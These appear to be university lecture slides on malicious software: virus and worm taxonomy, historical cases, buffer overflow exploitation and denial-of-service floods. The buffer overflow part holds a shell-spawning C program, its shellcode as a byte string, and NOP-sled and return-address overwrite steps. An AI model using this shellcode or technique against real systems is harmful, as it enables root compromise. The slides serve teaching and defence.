Malicious Software

CSS 322 – Security and Cryptography

Contents

- Terminology and Classification
- Viruses
- Worms
- Buffer Overflow Attacks
- Denial of Service Attacks

Classifying Malicious Programs

- Host Dependence
  - Host Dependent: Code/programs are embedded in actual programs, e.g. viruses, backdoors
  - Host Independent: Programs can be run separately by OS, e.g. worms, zombies
- Replication
  - Non-replicating: programs usually activated by a trigger, e.g. logic bombs, backdoors
  - Replicating: make copies of themselves, e.g. viruses, worms

Terminology of Malicious Programs

- **Virus**: Attaches itself to a program and propagates copies of itself to other programs
- **Worm**: Program that propagates copies of itself to other computers
- **Logic bomb**: Triggers action when condition occurs
- **Trojan horse**: Program that contains unexpected additional functionality
- **Backdoor** (**trapdoor**): Program modification that allows unauthorized access to functionality
- **Exploits**: Code specific to a single vulnerability or set of vulnerabilities
- **Downloaders**: Program that installs other items on a machine that is under attack. Usually, a downloader is sent in an e-mail.
- **Auto-rooter**: Malicious hacker tools used to break into new machines remotely
- **Kit** (virus generator): Set of tools for generating new viruses automatically
- **Spammer programs**: Used to send large volumes of unwanted e-mail
- **Flooders**: Used to attack networked computer systems with a large volume of traffic to carry out a denial of service (DoS) attack
- **Keyloggers**: Captures keystrokes on a compromised system
- **Rootkit**: Set of hacker tools used after attacker has broken into a computer system and gained root-level access
- **Zombie Program**: activated on an infected machine that is activated to launch attacks on other machines

Backdoor

- Secret entry point into a program to allow attacker to gain access, bypassing normal security access control
- Programmers use backdoors for legitimate testing procedures
  - When testing or debugging, often a programmer will want to avoid going through authentication procedures, or lengthy logins
  - Programmer issue a special set of commands that bypass normal procedures (e.g. special user ID or sequence of inputs)
- Backdoors are malicious when programmers create and use backdoors to gain unauthorised access to real systems

Logic Bomb

- Code embedded in a program that executes when certain conditions are met:
  - Absence or presence of certain files
  - Date or time
  - Particular user executing a command
- Once triggered, the bomb may perform malicious operations:
  - Delete, modify files
  - Crash a computer
  - Send information to another computer
- Example: ex-employees leave logic bombs in company; Tim Lloyd was chief network engineer and 20 days after fired a logic bomb deleted most of the company software design and code; cost more than $US10m; Lloyd was jailed for 3 years

Nature of Viruses

- A virus is piece of software that "infects" programs and copies itself to other programs
- The phases of a virus are:
  - Dormant: virus is idle; will be activated by some event (like logic bomb)
  - Propagation: virus copies itself into other programs or areas of operating system
  - Triggering: virus is activated to perform some function; similar triggers to logic bombs, but also number of times virus copied
  - Execution: function is performed, either harmless (display a message) or malicious (delete or modify files)
- Most viruses are specific to operating systems and/or hardware platforms

A Simple Virus


```
program V :=

{goto main;
        1234567;
        subroutine infect-executable :=
                {loop:
                file := get-random-executable-file;
                if (first-line-of-file = 1234567)
                        then goto loop
                        else prepend V to file; }
        subroutine do-damage :=
                {whatever damage is to be done}

        subroutine trigger-pulled :=
                {return true if some condition holds}
main: main-program :=
        {infect-executable;
        if trigger-pulled then do-damage;
        goto next;}
next:
}
```

Compression Virus

- The simple virus can be detected because file length is different from original program
- This detection can be avoided using compression:
  - Assume program P1 is infected with virus CV
    - (1) For each uninfected file P2, the virus compresses P2 to produce P2’
    - (2) Virus CV is pre-pended to P2’ (so resulting size is same as P2)
    - (3) P1’ is uncompressed and (4) executed



Compression Virus Algorithm

```
program CV :=

{goto main;
        01234567;
        subroutine infect-executable :=
                {loop:
                        file := get-random-executable-file;
                if (first-line-of-file = 01234567) then goto loop;
          (1) compress file;
          (2) prepend CV to file;
        }

main: main-program :=
                {if ask-permission then infect-executable;
        (3) uncompress rest-of-file;
        (4) run uncompressed file;}
        }
```

Types of Viruses

- *Parasitic Virus*: virus attaches to executable file and copies itself to other executables that it can find
- *Memory-resident virus*: stored in main memory as part of current program executing; infects other programs that execute
- *Boot sector virus*: stored in boot sector of hard or floppy disk; spreads when system boots from disk (a popular method before computer networks were widespread)
- *Polymorphic virus*: changes (mutates) with each copy, so harder to detect based on signatures
  - E.g. Add extra, redundant code; re-order code
- *Metamorphic virus*: change appearance as well as behaviour
  - Very hard to detect

Macro Viruses

- Macro viruses became most common type of virus in 1990’s
- Reasons for threat of macro viruses:
  - Most macro viruses are for Microsoft based applications (e.g. Word, Excel) which are very common; can infect any computer system that uses these applications
  - Infect documents, not programs; documents are more widespread (and exchanged much more often) than executable programs; users are (were?) less suspecting of documents than executables
- Macros are executable programs embedded in documents

Email Viruses

- Macro viruses and viruses in executables require the user to run the program (e.g. open the Word document)
  - These mainly are sent by email
- Visual Basic scripting capabilities of email clients (e.g. Microsoft Outlook) allowed viruses to be written and run by just opening an email (not the attachment)
  - Much easier to spread and harder to prevent users from opening
  - Requires safe use of Internet utilities and applications (e.g. safe scripting languages, or no scripting)

Distribution of Viruses/Worms

- Assume a worm infects 4 new computer every hour

time in hours	number of new victims
1	4
2	16
3	64
4	256
5	1024
6	4096
7	16384
8	65536
9	262144
10	1048576
24	10^{14}

Only 10^{10} people in world!

Melissa Virus

- Virus released by David Smith in 26 March 1999
  - Posted a message to a newsgroup containing a MS Word attachment – the attachment contained a macro virus
  - Estimated damage up to $US1000million (34 billion Baht)
    - Mainly cost of downtime (users not working) and removing virus from systems
  - Smith was arrested in 1 April 1999
    - After deals, Smith spent about 2 years in prison
- Designed to infect computers with Word 97/2000
  - Virus sent as attachment to email
    - Subject: "Important message from <username>"
    - Body: "Here is that document you asked for … don't show anyone else"
  - When executed, the macro automatically sent the email to 50 people in address book
    - Required MS Outlook to be running
    - Look like you receive an email from someone you know
  - Macro would also copy itself into normal.dot (the standard template for Word) – therefore infect all other documents created on the computer

Worms

- Software that replicates itself and sends copies to other computers
  - And copies on new computers repeat the process (copy and send)
  - May perform some function as well (e.g. delete files)
- Is an email virus a virus or worm or both?
  - Email virus requires users to propagate
  - Worms propagate by themselves (without user intervention)
- Worms use network connections to propagate:
  - Email software, e.g. Simple Mail Transfer Protocol (SMTP)
  - Remote execution, Remote Procedure Call, sockets
  - Remote login, e.g. telnet, rlogin, rsh, …
- Three main steps of worm:
  1. Search for other systems to infect
  2. Connect to a remote system
  3. Copy itself to remote system and cause the copy to execute

Morris Worm

- Robert Morris (undergrad at Cornell) released worm on Internet in 1988
  - One of the first major worms on the Internet
  - Infected about 3000 computers; 5% of the Internet
  - Caused shutdown of Internet for several days
    - Cost of repair between $US100,000 and $US10,000,000
  - Morris was one of first people arrested, tried and convicted for releasing malicious computer program
    - Received 3 years probation (no prison time) and $US10,000 fine
- Spread on UNIX systems (the main computers on the Internet at the time)
  - Worm propagated using UNIX remote login commands
  - Gain unauthorised access to systems using:
    - Legitimate trusted host features of rsh, rexec commands for remote login
    - Crack passwords using 432 common passwords, variations on username and a UNIX dictionary
    - Exploit a bug in sendmail
    - Exploit a buffer overflow bug in fingerd

Code Red

- CodeRed (16 July 2001)
  - Worm aimed at Microsoft Internet Information Server (IIS) web servers (not users)
  - Sent to web server as HTTP GET request
    - Bug in IIS allows the code to be stored by the server
    - Worm was stored in RAM; a reboot deleted the worm (but many web servers run 24 hours per day)
  - Worm had several states:
    - On first 19 days of month, send HTTP GET requests to random IP addresses, with the intention of infecting other web servers
    - On days 20 to 28 create a denial-of-service attack on www.whitehouse.gov
    - Dormant for remainder of month
  - Infected 200,000 servers in 5 hours
  - Consumed significant network resources (denial of service attack)
- CodeRed II (4 August 2001)
  - Similar to CodeRed but also installed a trojan horse on the web server
    - Allowed anyone with web browser to send commands to web server:
      - E.g. delete or modify files on server

I Love You Worm

- Reported on 4 May 2000; writers from Philippines
  - Damages up to $US9 billion
    - Infected more than half of US companies; 10,000 mail servers in Europe
  - 1 in 28 emails sent on Internet were from ILOVEYOU worm
  - Writers were identified but not arrested as was not a crime in Philippines
- Used similar mechanism as Melissa to propagate (except sent email to everyone in address book)
  - Not technically a virus: Did not infect other programs
  - Email included attachment: LOVE-LETTER-FOR-YOU.txt.vbs
  - When opened, executed a Visual Basic Script
    - Delete files from hard drive by replacing the file with the worm
    - Point web browser to site in Philippines to download a Trojan horse that collected passwords from victims machine and emailed them back to attacker


Current Trends in Worms

- New worms have new technologies:
  - Multiplatform: not limited to Windows, also Linux distributions and MAC
  - Mutliexploit: Exploit different bugs in web servers, client applications, P2P network software, email servers, …
  - Ultrafast spreading: utilise network software to first determine which computers have bugs (instead of randomly send to computers)
  - Polymorphic: avoid detection by create different copies that perform the same (look different but behave the same)
  - Metamorphic: avoid detection by creating copies that modify their behaviour
  - Zero-day exploit: Exploit vulnerabilities (bugs) that are unknown until the worm is released

Buffer Overflow Attacks

Buffer Overflows


- A common buffer overflow error in C language:
  - Store data in an array of size 6; write 8 characters to the array



- Memory is also used to store program status (e.g. stack)
  - Function F() call function G()
  - Program stack contains pointer to where G() will return to
    - Called the Instruction Pointer
  - G() may overwrite the instruction pointer with new value
    - Hence G() will return to another location in F() (or elsewhere)

Buffer Overflow Example

```
/* OverwriteIp.c */
void printMessage()
{
        char strTmp[] = "The Message.";
        int* piRet;
        /* Modify the IP. Decrement it 5 bytes. */
        piRet = (int*)(strTmp + 28);
        *(piRet) -= 5;
        /* Print 'The Message' */
        printf("%s\n", strTmp);
        return;
}
int main()
{
        printMessage();
        return 0;
}
```



But we change value to point to here

Instruction pointer should be here

Buffer Overflow Attacks

- Basic Principle:
  - Attacker writes a string to memory with the intent of overflowing a buffer and overwriting the Instruction Pointer with a new value
    - String is longer than the buffer can hold
    - String contains the malicious commands to execute
    - String also contains value of new Instruction Pointer
      - Often contains many repeated values of new IP, since cannot be certain which piece of memory stores the actual IP
      - New IP points to the start of malicious commands
  - If string overwrites the actual Instruction Pointer with the new Instruction Pointer, then on return from function, the malicious code will be executed
- Issues:
  - How is malicious code provided to program?
  - Where is the existing Instruction Pointer?
  - What should the new Instruction Pointer point to?

Passing Malicious Code to Program

- Input:
  - Pass the code as a command line argument to the program
- Format of malicious code:
  - C/C++ program written, compiled and disassembled
  - Obtain the byte codes of the executable malicious program
  - Pass the byte codes as a string into the host program
- Executing the malicious code:
  - With the new (malicious value) of the Instruction Pointer pointing to the place in memory of the byte codes, when the function returns the byte code (that is, the malicious code) will be executed

Exploit Code

- This example source code executes a shell:

```
/* exploitCodeUsingExecve.c */

#include <unistd.h>

int main()
{
        char* argv[1];
        argv[0] = “/bin/sh”;
        argv[1] = NULL;
        execve(argv[0], argv,
0);
        return 0;
}
```

- Example output of compiling and running above code:

```
[ig@hostname]$ gcc -static -ggdb -o exploitCodeUsingExecve
exploitCodeUsingExecve.c
[ig@hostname]$ ./exploitCodeUsingExecve
sh-2.05b$
```

Convert Exploit Code to Bytes

- gdb (or similar) can be used to disassemble the executable to obtain the assembly language code and the byte (instruction) code:

```
gdb exploitCodeUsingExecve
(gdb) disassemble main
(gdb) disassemble execve
```

- Example assembly code:

```
0x80481d0 <main>: push %ebp
0x80481d1 <main+1>: mov %esp,%ebp
0x80481d3 <main+3>: sub $0x8,%esp
0x80481d6 <main+6>: and $0xfffffff0,%esp
…
0x804cfe8 <execve+28>: push %ebx
0x804cfe9 <execve+29>: mov %edi,%ebx
0x804cfeb <execve+31>: mov $0xb,%eax
0x804cff0 <execve+36>: int $0x80
…
```

Convert Exploit Code to Bytes

- Example byte code:


```
   (gdb) x/b 0x80481e0
0x80481e0 <main+16>: 0x55
(gdb)
0x80481e1 <main+17>: 0x89
(gdb)
0x80481e2 <main+18>: 0xe5
(gdb)
0x80481e3 <main+19>: 0x83
(gdb)
0x80481e4 <main+20>: 0xec
...
```

- Example byte code as a string in C:

```
char code[] = "\x83\xc4\x40\x55\x89\xe5\x83\xec"
"\x08\x89\xe3\xb9\xff\x2f\x73\x68\xc1\xe9"
"\x08\x51\x68\x2f\x62\x69\x6e\x31\xc0\x83"
"\xeb\x08\x89\x5d\xf8\x89\x45\xfc\x83\xec"
"\x04\x50\x8d\x45\xf8\x50\xff\x75\xf8\x55"
"\x55\x31\xc0\x89\xe5\x85\xc0\x57\x53\x8b"
"\x7d\x08\x8b\x4d\x0c\x8b\x55\x10\x53\x89"
"\xfb\x31\xc0\x83\xc0\x0b\xcd\x80";
```

Finding Existing Instruction Pointer

- The attacker needs to overwrite the existing Instruction Pointer – where is it?



- How big is the stack used in the program?
  - Typically 100 to 300 bytes
  - For example, repeat the new IP many times so we eventually overwrite the existing IP with the new IP
  - When function returns, it will execute the code pointed to by the new IP

Choosing new Instruction Pointer


- Need to choose a value of new Instruction Pointer to point to start of malicious code
  - Very hard to accurately choose memory position of code
  - Therefore, estimate a position and start malicious code with many No-Operation instructions (NOPs)
    - NOPs do nothing (just slow the CPU)
    - The behaviour of the malicious code stays the same, and highly likely the new Instruction Pointer can be chosen to point to somewhere in the NOP set of instructions

We can only guess where old IP is …

Position in memory 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18


… so we write many copies of new IP and hopefully we overwrite old IP

IP should point here
But we can only guess the position in memory



1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18

… so we write many NOPs and hopefully IP will point to one of them



DNS Example

- Simple example of a DNS program that, given a domain name, returns an IP address
- Assume the DNS is executed with root (administrator) privileges
  - Initial strcpy() copies command line argument into buffer
  - If we supply the exploit code (in byte form) as a command line argument:
    - The buffer storing the string will overflow
    - The instruction pointer in our exploit code will overwrite the real instruction pointer
    - Our new instruction pointer will point to the start of our exploit code (or to a NOP at the start)
    - The exploit code will be run
      - Our example code starts a shell (sh)
      - After running, we obtain access to a shell (command line) as root/administrator user

Preventing Buffer Overflow Attacks

- Proactive defences try to prevent overflows
  - Check every memory read/write
    - E.g. always use strncpy() instead of strcpy()
    - The program may become slow
  - Languages that cause compile errors when potential overflows, e.g. Java
  - Extra software that will automatically scan your code for buffer overflow errors
- Reactive defences allow buffer overflows but try to prevent unexpected use of memory
  - Special software that checks the stack and prevents overwriting Instruction Pointer
- Good programming can help prevent attacks
  - sprintf; fgetc in loops; gets; system; strcpy; strcat; strcmp; argv are all vulnerable functions in C

Denial of Service Attacks


Distributed Denial of Service Attacks

- Security Service: Availability
  - A network or computer system should be available to users for the normal intended purpose
- Denial of Service (DoS) Attack:
  - Aim to prevent real users from using the system
  - Comes from a single computer towards a single computer or network
- Distributed DoS Attack:
  - DoS from multiple (often many) computers to single computer or network
  - Very hard to prevent and also sometimes hard to detect early:
    - Is it a DDoS on your web server or just a rapid increase in traffic (flashcrowd, slashdot)?
  - Typically involves an attacker taking control of many hosts on Internet, and these infected hosts perform the attacks on a single target

TCP SYN Flooding Attack

- Attacker takes control of many slave hosts
- Each slave sends TCP SYN segments to a single (target) host (e.g. web server)
  - (Remember: TCP sender initiates a connection by sending SYN to TCP receiver; receiver will respond with a SYN+ACK; then the sender respond with ACK; then they can transfer data)
  - Each TCP SYN has fake/incorrect source IP addresses
  - The target server responds to each TCP SYN with a SYN+ACK (if accepted) or a RST (if not accepted)
    - Target server also creates a data structure in memory for each accepted connection, as it is waiting for the final ACK to come back
  - As a result, target becomes overflowed with processing many SYNs, as well as storing data about each connection in memory
  - Target cannot process any legitimate connection requests
- Prevention:
  - Difficult to stop completely, but filtering of packets on routers as well as techniques like SYN cookies (Linux) reduce the impact of SYN Floods


TCP SYN Flooding Attack



ICMP Attack

- Attacker takes control of many slave hosts
- Each slave sends ICMP ECHO messages (Ping's) to set of reflector hosts
  - (Remember: Ping uses ICMP ECHO messages to test connectivity; an ECHO message is sent to a destination, and the destination responds to the source)
  - Reflector hosts are usually random hosts that are not infected or under control of attacker
  - ICMP ECHO from slaves has a spoofed source IP address – it is set to the target's IP address
  - Every reflector host sends a ICMP response to the source, that is to the target
  - Target's router is overloaded with ICMP packets, leaving no network resources for the target (or other nodes on its network)
- Prevention:
  - Not respond to ICMP messages; routers drop ICMP messages

